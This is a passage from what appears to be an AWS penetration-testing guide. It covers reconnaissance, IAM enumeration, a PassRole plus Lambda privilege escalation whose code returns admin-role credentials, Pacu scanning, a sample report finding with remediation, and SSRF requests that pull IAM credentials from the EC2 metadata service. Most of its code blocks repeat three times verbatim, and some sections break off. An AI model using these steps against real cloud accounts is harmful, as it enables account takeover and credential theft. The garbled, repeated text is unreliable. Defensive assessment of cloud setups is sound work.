
Unauthenticated external reconnaissance:

Before any credentials are used, external reconnaissance maps what is visible from the public internet:

# Subdomain enumeration targeting AWS-hosted assets
amass enum -d target.com -o subdomains.txt

# Identify AWS-hosted subdomains via CNAME resolution
# CNAME to *.amazonaws.com reveals EC2, ELB, S3, CloudFront
dig CNAME api.target.com
# Returns: api.target.com CNAME target-alb-123456789.us-east-1.elb.amazonaws.com

# S3 bucket enumeration — common naming patterns
s3scanner scan --buckets-file company-naming-patterns.txt
# Tests: target-backups, target-uploads, target-assets, target-prod,
# target-dev, target-staging, target-logs, target-exports, target-data

# GitHub secret scanning for exposed AWS access keys
trufflehog github --repo=https://github.com/targetorg/app
# Pattern: AKIA[0-9A-Z]{16} — identifies IAM user access keys
# Pattern: AWS_SECRET_ACCESS_KEY — identifies secret keys in env files
# Subdomain enumeration targeting AWS-hosted assets
amass enum -d target.com -o subdomains.txt

# Identify AWS-hosted subdomains via CNAME resolution
# CNAME to *.amazonaws.com reveals EC2, ELB, S3, CloudFront
dig CNAME api.target.com
# Returns: api.target.com CNAME target-alb-123456789.us-east-1.elb.amazonaws.com

# S3 bucket enumeration — common naming patterns
s3scanner scan --buckets-file company-naming-patterns.txt
# Tests: target-backups, target-uploads, target-assets, target-prod,
# target-dev, target-staging, target-logs, target-exports, target-data

# GitHub secret scanning for exposed AWS access keys
trufflehog github --repo=https://github.com/targetorg/app
# Pattern: AKIA[0-9A-Z]{16} — identifies IAM user access keys
# Pattern: AWS_SECRET_ACCESS_KEY — identifies secret keys in env files
# Subdomain enumeration targeting AWS-hosted assets
amass enum -d target.com -o subdomains.txt

# Identify AWS-hosted subdomains via CNAME resolution
# CNAME to *.amazonaws.com reveals EC2, ELB, S3, CloudFront
dig CNAME api.target.com
# Returns: api.target.com CNAME target-alb-123456789.us-east-1.elb.amazonaws.com

# S3 bucket enumeration — common naming patterns
s3scanner scan --buckets-file company-naming-patterns.txt
# Tests: target-backups, target-uploads, target-assets, target-prod,
# target-dev, target-staging, target-logs, target-exports, target-data

# GitHub secret scanning for exposed AWS access keys
trufflehog github --repo=https://github.com/targetorg/app
# Pattern: AKIA[0-9A-Z]{16} — identifies IAM user access keys
# Pattern: AWS_SECRET_ACCESS_KEY — identifies secret keys in env files

Authenticated enumeration with low-privilege credentials:

Once any AWS credentials are obtained, from a leaked .env file, a hardcoded key in a JavaScript bundle, a misconfigured public S3 bucket containing a deployment artifact, or a successfully exploited web application, the enumeration expands dramatically:

# Identify the current identity and account
aws sts get-caller-identity
# Returns: Account ID, User ARN, and assumed role name
# This tells you exactly what you have before you do anything else

# Enumerate IAM permissions for the current identity
aws iam list-attached-user-policies --user-name current-user
aws iam list-user-policies --user-name current-user
aws iam get-policy-version --policy-arn <policy-arn> --version-id v1

# Enumerate accessible S3 buckets
aws s3 ls
# List objects in a discovered bucket
aws s3 ls s3://target-bucket-name --recursive

# Enumerate EC2 instances across all regions
aws ec2 describe-instances --region us-east-1
aws ec2 describe-security-groups --region us-east-1

# Enumerate Lambda functions
aws lambda list-functions --region us-east-1

# Enumerate RDS instances
aws rds describe-db-instances --region us-east-1

# Enumerate IAM users, roles, and groups

# Identify the current identity and account
aws sts get-caller-identity
# Returns: Account ID, User ARN, and assumed role name
# This tells you exactly what you have before you do anything else

# Enumerate IAM permissions for the current identity
aws iam list-attached-user-policies --user-name current-user
aws iam list-user-policies --user-name current-user
aws iam get-policy-version --policy-arn <policy-arn> --version-id v1

# Enumerate accessible S3 buckets
aws s3 ls
# List objects in a discovered bucket
aws s3 ls s3://target-bucket-name --recursive

# Enumerate EC2 instances across all regions
aws ec2 describe-instances --region us-east-1
aws ec2 describe-security-groups --region us-east-1

# Enumerate Lambda functions
aws lambda list-functions --region us-east-1

# Enumerate RDS instances
aws rds describe-db-instances --region us-east-1

# Enumerate IAM users, roles, and groups

# Identify the current identity and account
aws sts get-caller-identity
# Returns: Account ID, User ARN, and assumed role name
# This tells you exactly what you have before you do anything else

# Enumerate IAM permissions for the current identity
aws iam list-attached-user-policies --user-name current-user
aws iam list-user-policies --user-name current-user
aws iam get-policy-version --policy-arn <policy-arn> --version-id v1

# Enumerate accessible S3 buckets
aws s3 ls
# List objects in a discovered bucket
aws s3 ls s3://target-bucket-name --recursive

# Enumerate EC2 instances across all regions
aws ec2 describe-instances --region us-east-1
aws ec2 describe-security-groups --region us-east-1

# Enumerate Lambda functions
aws lambda list-functions --region us-east-1

# Enumerate RDS instances
aws rds describe-db-instances --region us-east-1

# Enumerate IAM users, roles, and groups

Tool-assisted comprehensive enumeration:

Manual enumeration covers what you are looking for. ScoutSuite covers what you do not know to look for:

# ScoutSuite — cloud security posture assessment across all services
pip install scoutsuite
scout aws --profile pentest-profile

# Generates interactive HTML report flagging:
# - Publicly accessible resources
# - Overly permissive security groups
# - Unencrypted storage
# - Missing MFA enforcement
# - Disabled CloudTrail logging
# - Public S3 buckets with sensitive content
# ScoutSuite — cloud security posture assessment across all services
pip install scoutsuite
scout aws --profile pentest-profile

# Generates interactive HTML report flagging:
# - Publicly accessible resources
# - Overly permissive security groups
# - Unencrypted storage
# - Missing MFA enforcement
# - Disabled CloudTrail logging
# - Public S3 buckets with sensitive content
# ScoutSuite — cloud security posture assessment across all services
pip install scoutsuite
scout aws --profile pentest-profile

# Generates interactive HTML report flagging:
# - Publicly accessible resources
# - Overly permissive security groups
# - Unencrypted storage
# - Missing MFA enforcement
# - Disabled CloudTrail logging
# - Public S3 buckets with sensitive content

Phase 2: IAM privilege escalation testing

IAM privilege escalation is the most technically sophisticated phase of an AWS assessment and the one most commonly skipped by external-only testing approaches.

The attack model: an adversary starts with low-privilege credentials and uses combinations of IAM permissions to reach administrative access, without ever being granted admin permissions directly.

The PassRole privilege escalation chain:

iam:PassRole combined with service creation permissions is the most commonly exploited privilege escalation path in AWS:

# If the current identity has iam:PassRole and lambda:CreateFunction:
# Create a Lambda function that runs with a higher-privileged role

aws lambda create-function \
  --function-name privesc-test \
  --runtime python3.9 \
  --role arn:aws:iam::<account-id>:role/<high-privilege-role> \
  --handler lambda_function.lambda_handler \
  --zip-file fileb://function.zip

# The function.zip contains code that returns its own credentials:
# import boto3, json
# def lambda_handler(event, context):
#     session = boto3.session.Session()
#     credentials = session.get_credentials().get_frozen_credentials()
#     return {'key': credentials.access_key,
#             'secret': credentials.secret_key,
#             'token': credentials.token}

# Invoke the function to retrieve the higher-privileged role's credentials
aws lambda invoke --function-name privesc-test output.txt
cat output.txt
# Result: Credentials for the high-privilege role
# If the current identity has iam:PassRole and lambda:CreateFunction:
# Create a Lambda function that runs with a higher-privileged role

aws lambda create-function \
  --function-name privesc-test \
  --runtime python3.9 \
  --role arn:aws:iam::<account-id>:role/<high-privilege-role> \
  --handler lambda_function.lambda_handler \
  --zip-file fileb://function.zip

# The function.zip contains code that returns its own credentials:
# import boto3, json
# def lambda_handler(event, context):
#     session = boto3.session.Session()
#     credentials = session.get_credentials().get_frozen_credentials()
#     return {'key': credentials.access_key,
#             'secret': credentials.secret_key,
#             'token': credentials.token}

# Invoke the function to retrieve the higher-privileged role's credentials
aws lambda invoke --function-name privesc-test output.txt
cat output.txt
# Result: Credentials for the high-privilege role
# If the current identity has iam:PassRole and lambda:CreateFunction:
# Create a Lambda function that runs with a higher-privileged role

aws lambda create-function \
  --function-name privesc-test \
  --runtime python3.9 \
  --role arn:aws:iam::<account-id>:role/<high-privilege-role> \
  --handler lambda_function.lambda_handler \
  --zip-file fileb://function.zip

# The function.zip contains code that returns its own credentials:
# import boto3, json
# def lambda_handler(event, context):
#     session = boto3.session.Session()
#     credentials = session.get_credentials().get_frozen_credentials()
#     return {'key': credentials.access_key,
#             'secret': credentials.secret_key,
#             'token': credentials.token}

# Invoke the function to retrieve the higher-privileged role's credentials
aws lambda invoke --function-name privesc-test output.txt
cat output.txt
# Result: Credentials for the high-privilege role

The same PassRole pattern works with EC2 (iam:PassRole + ec2:RunInstances), ECS (iam:PassRole + ecs:RunTask), CloudFormation (iam:PassRole + cloudformation:CreateStack), and Glue (glue:UpdateDevEndpoint). Each path requires different permissions but achieves the same outcome: credential access for a role with greater permissions than the starting identity.

Automated privilege escalation discovery:

# Pacu — AWS exploitation framework by Rhino Security Labs
git clone https://github.com/RhinoSecurityLabs/pacu
cd pacu && pip3 install -r requirements.txt
python3 pacu.py

# Run the privilege escalation scanner
Pacu> run iam__privesc_scan

# Returns all viable escalation paths given the current identity's permissions
# Documents each path with the specific permissions required
# and the impact level achievable
# Pacu — AWS exploitation framework by Rhino Security Labs
git clone https://github.com/RhinoSecurityLabs/pacu
cd pacu && pip3 install -r requirements.txt
python3 pacu.py

# Run the privilege escalation scanner
Pacu> run iam__privesc_scan

# Returns all viable escalation paths given the current identity's permissions
# Documents each path with the specific permissions required
# and the impact level achievable
# Pacu — AWS exploitation framework by Rhino Security Labs
git clone https://github.com/RhinoSecurityLabs/pacu
cd pacu && pip3 install -r requirements.txt
python3 pacu.py

# Run the privilege escalation scanner
Pacu> run iam__privesc_scan

# Returns all viable escalation paths given the current identity's permissions
# Documents each path with the specific permissions required
# and the impact level achievable

What the finding looks like in a real report:

Finding: IAM Privilege Escalation via PassRole + Lambda
Severity: Critical (CVSS 4.0: 9.4)

Current identity: arn:aws:iam::123456789:user/ci-deploy-user
Current permissions: iam:PassRole, lambda:CreateFunction,
                     lambda:InvokeFunction, s3:GetObject

Escalation path:
  Step 1: Identify high-privilege role with EC2/Lambda trust relationship
  aws iam list-roles | grep -i "lambda.amazonaws.com"
  Identified: arn:aws:iam::123456789:role/AdminRole

  Step 2: Create Lambda function passing AdminRole
  aws lambda create-function --role AdminRole ...

  Step 3: Invoke function to retrieve AdminRole credentials
  Access Key, Secret Key, Session Token returned

  Step 4: Use AdminRole credentials to enumerate full account
  Full administrative access to all AWS services confirmed

Impact: Complete AWS account compromise from CI/CD deployment credentials.
All services, all regions, all data.

Remediation:
  1. Remove iam:PassRole from ci-deploy-user policy
  2. Scope Lambda execution roles to minimum required permissions
  3. Enable IAM Access Analyzer to continuously flag over-permission
Finding: IAM Privilege Escalation via PassRole + Lambda
Severity: Critical (CVSS 4.0: 9.4)

Current identity: arn:aws:iam::123456789:user/ci-deploy-user
Current permissions: iam:PassRole, lambda:CreateFunction,
                     lambda:InvokeFunction, s3:GetObject

Escalation path:
  Step 1: Identify high-privilege role with EC2/Lambda trust relationship
  aws iam list-roles | grep -i "lambda.amazonaws.com"
  Identified: arn:aws:iam::123456789:role/AdminRole

  Step 2: Create Lambda function passing AdminRole
  aws lambda create-function --role AdminRole ...

  Step 3: Invoke function to retrieve AdminRole credentials
  Access Key, Secret Key, Session Token returned

  Step 4: Use AdminRole credentials to enumerate full account
  Full administrative access to all AWS services confirmed

Impact: Complete AWS account compromise from CI/CD deployment credentials.
All services, all regions, all data.

Remediation:
  1. Remove iam:PassRole from ci-deploy-user policy
  2. Scope Lambda execution roles to minimum required permissions
  3. Enable IAM Access Analyzer to continuously flag over-permission
Finding: IAM Privilege Escalation via PassRole + Lambda
Severity: Critical (CVSS 4.0: 9.4)

Current identity: arn:aws:iam::123456789:user/ci-deploy-user
Current permissions: iam:PassRole, lambda:CreateFunction,
                     lambda:InvokeFunction, s3:GetObject

Escalation path:
  Step 1: Identify high-privilege role with EC2/Lambda trust relationship
  aws iam list-roles | grep -i "lambda.amazonaws.com"
  Identified: arn:aws:iam::123456789:role/AdminRole

  Step 2: Create Lambda function passing AdminRole
  aws lambda create-function --role AdminRole ...

  Step 3: Invoke function to retrieve AdminRole credentials
  Access Key, Secret Key, Session Token returned

  Step 4: Use AdminRole credentials to enumerate full account
  Full administrative access to all AWS services confirmed

Impact: Complete AWS account compromise from CI/CD deployment credentials.
All services, all regions, all data.

Remediation:
  1. Remove iam:PassRole from ci-deploy-user policy
  2. Scope Lambda execution roles to minimum required permissions
  3. Enable IAM Access Analyzer to continuously flag over-permission

Phase 3: EC2 and SSRF-to-metadata exploitation

The IMDS attack path:

The EC2 Instance Metadata Service (IMDS) is accessible at 169.254.169.254 from within any EC2 instance.


Its purpose is legitimate, providing instance configuration and temporary IAM credentials to applications running on the instance. When a web application running on EC2 is vulnerable to SSRF, an adversary can use that vulnerability to query the metadata service from outside the instance, retrieve the temporary IAM credentials assigned to the instance's role, and use those credentials to access AWS services.

# Step 1: Identify SSRF vulnerability in target web application
# The application accepts a URL parameter and fetches it server-side
GET /api/v1/fetch?url=https://external-site.com/image.png HTTP/1.1
Host: app.target.com

# Step 2: Test SSRF against metadata service
GET /api/v1/fetch?url=http://169.254.169.254/latest/meta-data/ HTTP/1.1
Host: app.target.com

# If the response returns AWS metadata structure:
# ami-id
# instance-id
# iam/
# → SSRF confirmed, metadata service accessible

# Step 3: Retrieve IAM role name
GET /api/v1/fetch?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/ HTTP/1.1
# Returns: ec2-application-role

# Step 4: Retrieve temporary credentials for the role
GET /api/v1/fetch?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/ec2-application-role HTTP/1.1

# Returns:
{
  "Code": "Success",
  "Type": "AWS-HMAC",
  "AccessKeyId": "ASIAREDACTED123456",
  "SecretAccessKey": "SECRETREDACTED",
  "Token": "TOKENREDACTED",
  "Expiration": "2026-04-30T06:00:00Z"
}

# Step 5: Use retrieved credentials to access AWS services
export AWS_ACCESS_KEY_ID=ASIAREDACTED123456
export AWS_SECRET_ACCESS_KEY=SECRETREDACTED
export AWS_SESSION_TOKEN=TOKENREDACTED

